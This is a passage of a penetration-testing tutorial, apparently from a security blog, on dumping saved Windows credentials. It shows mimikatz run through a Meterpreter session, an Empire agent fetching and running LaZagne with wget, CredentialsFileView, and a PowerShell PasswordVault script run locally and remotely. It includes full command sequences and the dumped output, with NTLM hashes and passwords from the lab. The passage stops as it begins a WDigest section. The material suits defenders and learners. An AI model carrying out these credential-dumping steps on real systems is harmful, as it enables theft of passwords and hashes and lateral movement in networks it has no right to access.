
Generic Credentials — Add a generic credential

virtualapp/didlogical	Modified: Today
SSO_POP_Device	Modified: Today

See also

User Accounts

And under the web credentials tab there are will be application’s passwords and the passwords saved in the edge will be saved.



Credential Manager

« User Accounts › Credential Manager

Search Control Panel

Control Panel Home

Manage your credentials

View and delete your saved logon information for websites, connected applications and networks.

Web Credentials

Windows Credentials

Web Passwords

https://accounts.google.com/ • ignitetechnologies26


See also

Metasploit

Now all these credentials can be dumped with simple methods. Once you have a session through Metasploit, all you have to do is upload mimikatz and run it. Mimikatz is an amazing credential dumping tool. We have covered mimikatz in detail in one of our previous articles, to read that article click **here**.

And to run mimikatz remotely through Metasploit session, use the following command:

```
upload /root/Desktop/mmikatz.exe
shell
cd <location of the uploaded file in the target system>
mimikatz.exe
```



```
meterpreter > upload /root/Desktop/mimikatz.exe .
[*] uploading  : /root/Desktop/mimikatz.exe → .
[*] uploaded   : /root/Desktop/mimikatz.exe → .\mimikatz.exe
meterpreter > shell
Process 3184 created.
Channel 5 created.
Microsoft Windows [Version 10.0.18363.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\User\Downloads
cd C:\Users\User\Downloads

C:\Users\User\Downloads>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 221465 (00000000:00036119)
Session           : Interactive from 1
User Name         : User
Domain            : DESKTOP-1HH06IM
Logon Server      : DESKTOP-1HH06IM
Logon Time        : 3/26/2020 10:26:21 PM
SID               : S-1-5-21-3798055023-1038230357-2023829303-1001
        msv :
         [00000003] Primary
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * Password : 123
        kerberos :
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : ignite
         * Domain   : 192.168.1.101
         * Password : ignite@123
         [00000001]
         * Username : raj
         * Domain   : 192.168.1.104
         * Password : 123
```


And once the mimikats is executed successfully, you will get credentials from the cred manager as shown in the image above.

Empire

Similarly, while using empire, you can dump the credentials by downloading Lazagne.exe directly in the target system and then manipulating the lagazne.exe file to get all the credentials. LaZange is one of the best credential dumping tools. We have covered LaZagne in detail in one of our previous articles, to read that article click here.


Use the following commands to dump the credentials with this method:

```
shell wget https://github.com/AlessandrZ/LaZagne/releases/download2.4.3/lazagne.exe -outfile lazagne.exe

shell wget

shell dir

shell ./lazagne.exe all
```



```
(Empire: 5KBYFLEX) > shell wget https://github.com/AlessandroZ/LaZagne/releases/download/2.4.3/lazagne.exe -outfile lazagne.exe
[*] Tasked 5KBYFLEX to run TASK_SHELL
[*] Agent 5KBYFLEX tasked with task ID 24
(Empire: 5KBYFLEX) > [*] Agent 5KBYFLEX returned results.
..Command execution completed.
[*] Valid results returned by 192.168.1.106

(Empire: 5KBYFLEX) > shell wget
(Empire: 5KBYFLEX) > shell dir
[*] Tasked 5KBYFLEX to run TASK_SHELL
[*] Agent 5KBYFLEX tasked with task ID 25
(Empire: 5KBYFLEX) > [*] Agent 5KBYFLEX returned results.
Directory: C:\Users\User\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/25/2020   4:21 PM                [redacted]
d-----        3/21/2020   9:35 PM                [redacted]
d-----        3/25/2020   4:12 PM                [redacted]
d-----        3/26/2020  10:43 PM                [redacted]
-a----        2/25/2020  12:51 PM              9 [redacted]
-a----        3/27/2020  12:36 AM        6635326 lazagne.exe
-a----        1/27/2020  10:12 PM           1450 [redacted]
-a----        2/25/2020  11:53 AM           1410 [redacted]
-a----        2/25/2020   3:45 PM           1460 [redacted]
-a----        2/25/2020  12:23 PM           1627 [redacted]
-a----        2/25/2020   3:45 PM            477 [redacted]
-a----        2/25/2020   2:20 PM           2134 [redacted]

..Command execution completed.
[*] Valid results returned by 192.168.1.106

(Empire: 5KBYFLEX) > shell ./lazagne.exe all
[*] Tasked 5KBYFLEX to run TASK_SHELL
[*] Agent 5KBYFLEX tasked with task ID 26
(Empire: 5KBYFLEX) > [*] Agent 5KBYFLEX returned results.
|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for 4b7de248-278c-48bc-8311-65a382ae8c00
[+] System masterkey decrypted for 9f8512a4-ec46-4524-90a2-9000131f05e1

########## User: SYSTEM ##########
```


After the execution of commands, you can see that the passwords have been retrieved as shown in the following image:



```
------------------ Vault passwords -----------------

[-] Password not found !!!
URL: Domain:target=192.168.1.101
Login: ignite

[-] Password not found !!!
URL: Domain:target=192.168.1.104
Login: raj

[+] Password found !!!
URL: https://accounts.google.com/
Login: ignitetechnologies26
Password: Ig[redacted]87
Name: Internet Explorer

[-] Password not found !!!
URL: Domain:target=TERMSRV/192.168.152.129
Login: user

[+] 123 ok for masterkey 42358fd6-3a45-4f8d-b838-fde8b3851b6a
------------------ Credfiles passwords -----------------

[+] Password found !!!
Username: raj
Domain: Domain:target=192.168.1.104
Password: 123
File: C:\Users\User\AppData\Roaming\Microsoft\Credentials\BF08A1F1181541698134C517F6DC4E9C

[+] Password found !!!
Username: ignite
Domain: Domain:target=192.168.1.101
Password: ignite@123
File: C:\Users\User\AppData\Roaming\Microsoft\Credentials\6EFB687B7DEFCD2B21D80597FCFEA573

------------------ Vaultfiles passwords -----------------

[+] Password found !!!
URL: https://accounts.google.com/
Login: ignitetechnologies26
Password: Ig[redacted]87
File: C:\Users\User\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\DEDA3
```

CredentialsFileView

Our next method is using a third-party tool, i.e., credential-file view. This tool is very effective when it comes to internal penetration testing. To use this tool, simply download it and launch it. After launching itself, it will ask you for the windows password.



Decrypt Credentials files of any system - Requires to type the login password

Root Folder: (This field is needed only if you want to automatically fill the other fields)

Windows Credentials Folders: (e.g: C:\Users\admin\AppData\Local\Microsoft\Credentials , c:\Users\admin\AppData\Roaming\Microsoft\Credentials)

C:\Users\User\AppData\Roaming\Microsoft\Credentials

C:\Users\User\AppData\Local\Microsoft\Credentials

C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Credentials

Protect Folders: (e.g: k:\Users\Nir\AppData\Roaming\Microsoft\Protect and k:\Windows\System32\Microsoft\Protect)


C:\Users\User\AppData\Roaming\Microsoft\Protect

C:\Windows\system32\Microsoft\Protect

Registry Hives Folder (Needed only for external drive), for example: K:\Windows\System32\Config

Windows Login Password: •••


Once you provide the password, it will give you all the credentials you need as shown in the image below:



ry Type	Persist	Entry Name	User Name	Password
main Password	Enterprise	Domain:target=192.168....	ignite	ignite@123
main Password	Enterprise	Domain:target=192.168....	raj	123
neric	Local Machine	WindowsLive:target=virt...	02yuerugigyhrezs	

Windows PowerShell

This method of password dumping can prove itself useful in both internal and external pentesting. In this method, you have to run a script in Windows Powershell. You will find the script **here**. And once you run the script you will have all the web credentials as shown in the image below:




Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1*

```
[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
$vault = New-Object Windows.Security.Credentials.PasswordVault
$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }
```

```
PS C:\Windows\system32> show-command

PS C:\Windows\system32> [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=
$vault = New-Object Windows.Security.Credentials.PasswordVault
$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }

UserName                     Resource                    Password    Properties
--------                     --------                    --------    ----------
ignitetechnologies26@gmail.com https://accounts.google.com/ I[redacted]987 {[hidden, False], [applicationid,...


PS C:\Windows\system32>
```

You can also use PowerShell remotely to dump credentials with the help of Metasploit. It is very simple as you just have to run a combination of the following commands after you have your session:

```
load powershell
powershell_import /root/Get-WebCredentials.ps1
powershell_execute Get-WebCredentials
```



```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/Get-WebCredentials.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Get-WebCredentials
[+] Command execution completed:

UserName                       Resource                     Password    Properties
--------                       --------                     --------    ----------
ignitetechnologies26@gmail.com https://accounts.google.com/ Ig[redacted]3987 {[hidden, False],


meterpreter > 
```

And just like that with the help of PowerShell commands, you will have the desired credentials.

Credential Dumping: WDigest

Credential Dumping: WDigest

Introduction to Wdigest

WDigest.dll was launched through Windows XP was specifically crafted for HTTP and SASL authentication. Its work was to send confirmation of secret keys to authenticate the said protocol. The security attributes of the NTLM protocol were applied to this DLL file as it's a challenge/response protocol too. WDigest protocol is enabled in Windows XP — Windows 8.0 and Windows Server 2003 — Windows Server 2012 by default, which allows credentials to be saved in clear text in LSAS file. Windows 10, Windows Server 2012 R2 and Windows Server 2016 doesn't have this protocol active. And it also released a patch for earlier versions.


Working of WDigest.dll

As it is a challenge-response protocol, it important to understand how it works. Such protocols demand a validating server that creates a challenge for them. The said challenge has incalculable data. A is key is obtained from the user's password which is further used to encrypt the challenge and to craft a response. A reliable service can then validate the user processes by comparing to the encrypted response that is received by the client and if the responses match, then the user is authenticated.
Now that we have understood what exactly a WDigest protocol is and how it works, let's get to practice how to exploit it.

Manual

Our first method to exploit WDigest to dump the desired credentials is manual. Such a method comes in handy in white box pentesting. In this method, download mimikatz and run the following commands:

